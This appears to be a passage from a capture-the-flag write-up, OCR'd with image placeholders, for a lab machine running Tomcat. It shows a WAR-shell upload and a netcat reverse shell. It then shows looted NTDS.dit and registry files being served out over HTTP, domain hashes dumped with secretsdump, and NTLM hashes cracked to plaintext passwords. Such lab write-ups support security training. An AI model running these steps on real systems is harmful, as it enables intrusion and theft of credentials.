
Select WAR file to upload shell.war



```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.55] 53576
whoami
tomcat
python -c "import pty;pty.spawn('/bin/bash');"
tomcat@kotarak-dmz:/$
```




```
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ file *
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit: data
20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin: MS Windows registry file, NT/2000 or above
ver 8081otarak-dmz:/home/tomcat/to_archive/pentest_data$ python -m SimpleHTTPSer
Serving HTTP on 0.0.0.0 port 8081 ...
10.10.14.2 - - [15/Jul/2020 04:34:09] "GET / HTTP/1.1" 200 -
10.10.14.2 - - [15/Jul/2020 04:34:09] code 404, message File not found
10.10.14.2 - - [15/Jul/2020 04:34:09] "GET /favicon.ico HTTP/1.1" 404 -
```



```
root@kali:/home/ghroot/Masaüstü# impacket-secretsdump -system 20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin -ntds 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0×14b6fb98fedc8e15107867c4722d1399
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d77ec2af971436bccb3b6fc4a969d7ff
[*] Reading and decrypting hashes from 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:668d49ebfdb70aeee8bcaeac9e3e66fd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca1ccefcb525db49828fbb9d68298eee:::
WIN2K8$:1103:aad3b435b51404eeaad3b435b51404ee:160f6c1db2ce0994c19c46a349611487:::
WINXP1$:1104:aad3b435b51404eeaad3b435b51404ee:6f5e87fd20d1d8753896f6c9cb316279:::
WIN2K31$:1105:aad3b435b51404eeaad3b435b51404ee:cdd7a7f43d06b3a91705900a592f3772:::
WIN7$:1106:aad3b435b51404eeaad3b435b51404ee:24473180acbcc5f7d2731abe05cfa88c:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
e64fe0f24ba2489c05e64354d74ebd11
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e64fe0f24ba2489c05e64354d74ebd11	NTLM	f16tomcat!

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist



Free Password Hash Cracker


Enter up to 20 non-salted hashes, one per line:

```
2b576acbe6bcfda7294d6bd18041b8fe
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2b576acbe6bcfda7294d6bd18041b8fe	NTLM	Password123!

